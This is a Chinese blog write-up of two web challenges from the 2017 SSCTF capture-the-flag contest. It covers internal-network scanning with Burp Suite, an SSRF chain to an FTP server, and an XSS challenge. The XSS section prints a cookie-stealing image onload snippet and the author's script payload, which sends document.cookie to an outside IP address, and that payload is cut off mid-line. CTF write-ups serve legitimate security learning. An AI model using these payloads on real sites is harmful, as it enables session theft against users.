2017 SSCTF Writeup

原创

4ct10n 于 2017-05-08 00:20:47 发布

分类专栏： write-up 文章标签： writeup

本文链接：https://blog.csdn.net/qq_31481187/article/details/71380649

这周两场比赛赶在了一起，ssctf没来的急打，现在补一下。

WEB


0x01 捡吗？

本题是道内网访问的题目少不了的就是内网扫描

首先生成字典

```
f = open('1.txt','w')
for i in range(255):
    f.write(str(i)+'\n')
```

利用burpsuit爆破



Request	Payload	Status	Error	Timeout	Length	Comment
191	190	200	☐	☐	472	
0		200	☐	☐	209	
2	1	200	☐	☐	209	
1	0	200	☐	☐	209	
3	2	200	☐	☐	209	
4	3	200	☐	☐	209	
5	4	200	☐	☐	209	
6	5	200	☐	☐	209	
7	6	200	☐	☐	209	
8	7	200	☐	☐	209	
9	8	200	☐	☐	209	
11	10	200	☐	☐	209	

Request Response


Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 07 May 2017 14:56:17 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Vary: Accept-Encoding
Content-Length: 261
Connection: close
Content-Type: text/html
```



发现了网段中的可靠ip 190
后来等hint放出来

19	web100 ssrtf过程 http://120.132.21.19/ -> 10.23.173.190/news.php ->ftp://172.17.0.2	05-07 00:32:07

直接访问ftp这里用大写



-rw-r--r-- 1 root root 40 May 05 12:27 flag.txt



ssctf{85c43ae2851ba3142364b65d3f1e360f}

弹幕

一道xss的题目，在网页刚开始刷新的时会出现一个弹框


```
> $('div.cmt').html()
< "防止各位捣乱，长度限制为8!Welcome, 61.1**<img src="/static/images/welcome.gif" onload="c=encodeURIComponent(document.cookie);if(c.length>32){a=new Image();a.src='/xssHentai/request/1/?body='+c;}">"
```

里面的内容是

```
<img src="/static/images/welcome.gif" onload="c=encodeURIComponent(document.cookie);if(c.length>32){a=new Image();a.src='/xssHentai/request/1/?body='+c;}">
```

输入`http://117.34.71.7/xssHentai/`是个登录界面最简单的注入注进去


```
构造payload
<script>var img =new Image();img.src = "http://45.78.29.252:8888/?a="+document.cookie;document.getEleme
```

发现中间如果是4不行如果是1可以接收到flag